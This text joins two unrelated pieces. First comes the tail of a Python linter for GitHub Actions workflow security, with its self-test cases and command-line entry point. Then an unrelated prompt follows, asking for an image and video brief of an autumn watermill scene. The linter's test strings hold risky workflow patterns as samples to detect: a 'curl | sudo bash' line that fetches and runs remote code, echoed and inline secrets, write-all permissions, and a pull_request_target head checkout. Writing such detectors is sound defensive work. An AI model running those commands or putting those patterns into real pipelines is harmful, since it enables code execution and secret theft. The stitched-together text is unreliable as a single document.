    ok("branch pin is GHA004 high", ("GHA004", "high") in rules(SAFE.replace("@08eba0b27e820071cde6df949e0beb9ba4906955", "@main")))
    ok("local action not flagged", rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955", "./.github/actions/setup")) == [])
    ok("missing permissions is GHA005", ("GHA005", "medium") in rules(SAFE.replace("permissions:\n  contents: read\n", "")))
    ok("job-level permissions satisfy GHA005", rules(SAFE.replace("permissions:\n  contents: read\n", "").replace("    timeout-minutes: 15\n", "    timeout-minutes: 15\n    permissions:\n      contents: read\n")) == [])
    ok("write-all is GHA006", ("GHA006", "high") in rules(SAFE.replace("permissions:\n  contents: read", "permissions: write-all")))
    ok("echoed secret is GHA007 high", ("GHA007", "high") in rules(SAFE.replace("make test", "echo { secrets.NPM_TOKEN}")))
    ok("inline secret is GHA007 medium", ("GHA007", "medium") in rules(SAFE.replace("make test", "npm publish --token { secrets.NPM_TOKEN}")))
    ok("curl | bash is GHA008", ("GHA008", "medium") in rules(SAFE.replace("make test", "curl -fsSL https://x.sh | sudo bash")))
    ok("self-hosted on PR is GHA009", ("GHA009", "medium") in rules(SAFE.replace("ubuntu-latest", "[self-hosted, linux]")))
    ok("self-hosted on push is fine", rules(SAFE.replace("pull_request:", "push:").replace("ubuntu-latest", "self-hosted")) == [])
    ok("unsecure commands is GHA010", ("GHA010", "high") in rules(SAFE.replace("PR_TITLE: { github.event.pull_request.title}", "ACTIONS_ALLOW_UNSECURE_COMMANDS: true")))
    ok("checkout without persist-credentials is GHA011", ("GHA011", "low") in rules(SAFE.replace("        with:\n          persist-credentials: false\n", "")))
    ok("missing timeout is GHA012", ("GHA012", "low") in rules(SAFE.replace("    timeout-minutes: 15\n", "")))
    ok("docker tag is GHA013", ("GHA013", "low") in rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0", "docker://alpine:3.20")))
    prt = SAFE.replace("pull_request:", "pull_request_target:").replace("persist-credentials: false", "persist-credentials: false\n          ref: { github.event.pull_request.head.sha}")
    ok("pull_request_target + head checkout is GHA001", ("GHA001", "high") in rules(prt))
    ok("pull_request + head checkout is not GHA001", not any(r == "GHA001" for r, _ in rules(SAFE.replace("persist-credentials: false", "persist-credentials: false\n          ref: { github.event.pull_request.head.sha}"))))
    wr = SAFE.replace("pull_request:", "workflow_run:\n    workflows: [CI]").replace("      - name: Test", "      - uses: actions/download-artifact@634f93cb2916e3fdff6788551b99b062d0335ce0 # v5\n      - name: Test")
    ok("workflow_run + download-artifact is GHA014", ("GHA014", "medium") in rules(wr))
    ok("comment with # in string kept", strip_comment('run: echo "a # b" # note') == 'run: echo "a # b"')
    md = to_markdown([audit_text(inj, "ci.yml")])
    ok("markdown lists file and rule", "## ci.yml" in md and "GHA002" in md)
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Lint GitHub Actions workflow files for security risks.")
    ap.add_argument("files", nargs="*", help="workflow .yml files ('-' for stdin)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--strict", action="store_true", help="exit 1 on any finding")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.files:
        ap.error("at least one workflow file required (or --self-test)")
    results = []
    for p in a.files:
        try:
            text = sys.stdin.read() if p == "-" else open(p, encoding="utf-8").read()
        except OSError as e:
            print(f"error: {e}", file=sys.stderr)
            return 2
        results.append(audit_text(text, p))
    print(json.dumps(results, indent=2) if a.json else to_markdown(results))
    allf = [f for r in results for f in r["findings"]]
    if any(f["severity"] == "high" for f in allf) or (a.strict and allf):
        return 1
    return 0


if __name__ == "__main__":
    sys.exit(main())
Build an image-ready and motion-ready brief for one hero shot of an old stone watermill on a stream: architecture, waterwheel, water and landscape, light and mist, fixed details, a motion map, and two prompt seeds: a 16:9 still image and an image-to-video animation.
Act as a cinematic environment designer who writes image-ready and motion-ready scene briefs. Help me design one hero shot of a small old stone watermill on a stream, which will first be generated as a still image and then animated into a short video that uses that image as its first frame. Your brief must make the still image rich in elements that can move naturally (falling water, a turning wheel, mist, leaves, smoke, birds, flickering lights) while keeping the composition calm and easy to animate.

My starting choices:
- Region and landscape: temperate forest valley
- Season and time of day: autumn dawn
- Mill size and age: two-story fieldstone mill, about 200 years old
- Visual style: photoreal landscape photography
- Mood words: quiet, golden, misty, timeless

First ask me, in one short message, for anything missing: the camera viewpoint I prefer (across the stream, from a small footbridge, or low near the water), whether the mill is still working or restored as a home or museum, and anything to avoid (people, animals, modern cars, power lines, signs).

Then produce the brief with these sections:

1. **Scene Overview**: two or three sentences describing the place, the season, the light, and the story of the moment.

2. **Mill Architecture**: wall stone color and texture, roof material and shape, number of floors and windows, door, chimney, and the waterwheel type (overshot, undershot, or breastshot) with its size, material, number of paddles or buckets, and which side of the building it sits on. Include the wooden chute or millrace that feeds it.

3. **Water and Landscape**: the stream's width and flow, small cascades or a weir, rocks and moss, the type and color of trees, the ground cover, and the background hills or forest.

4. **Light and Atmosphere**: sun direction and color, mist or fog layers, warm lights in windows, chimney smoke, and how the light touches the water.

5. **Fixed Visual Details**: a numbered list of 8 to 10 details that must stay identical in the still image and in the video (wheel side and size, roof color, number of lit windows, chimney position, chute shape, tree colors, camera position, framing).

6. **Motion Map**: a table of every element that can move in the video, with columns: element, type of motion, direction, speed (very slow, slow, medium), and how strongly it should move. Include the camera move. Keep total motion subtle and physically plausible.

7. **Prompt Seed A - Hero Still Image**: a ready-to-paste image prompt under 170 words for a wide landscape 16:9 frame, with the mill, the waterwheel, and the stream in the first sentence, ending with: no people, no text, no signs.

8. **Prompt Seed B - Image-to-Video Animation**: a ready-to-paste video prompt under 120 words that starts from the hero still as the first frame, describes one slow camera move and the natural motions from the Motion Map for about 6 seconds, and says to keep the mill, the wheel, and the framing exactly as in the image with no new objects.

Rules: no people or animals as the main subject, no text, signs, or logos, no fast camera moves or cuts, and no motion that breaks physics (water must flow downhill, the wheel turns in the direction the water pushes it). Use short paragraphs and lists.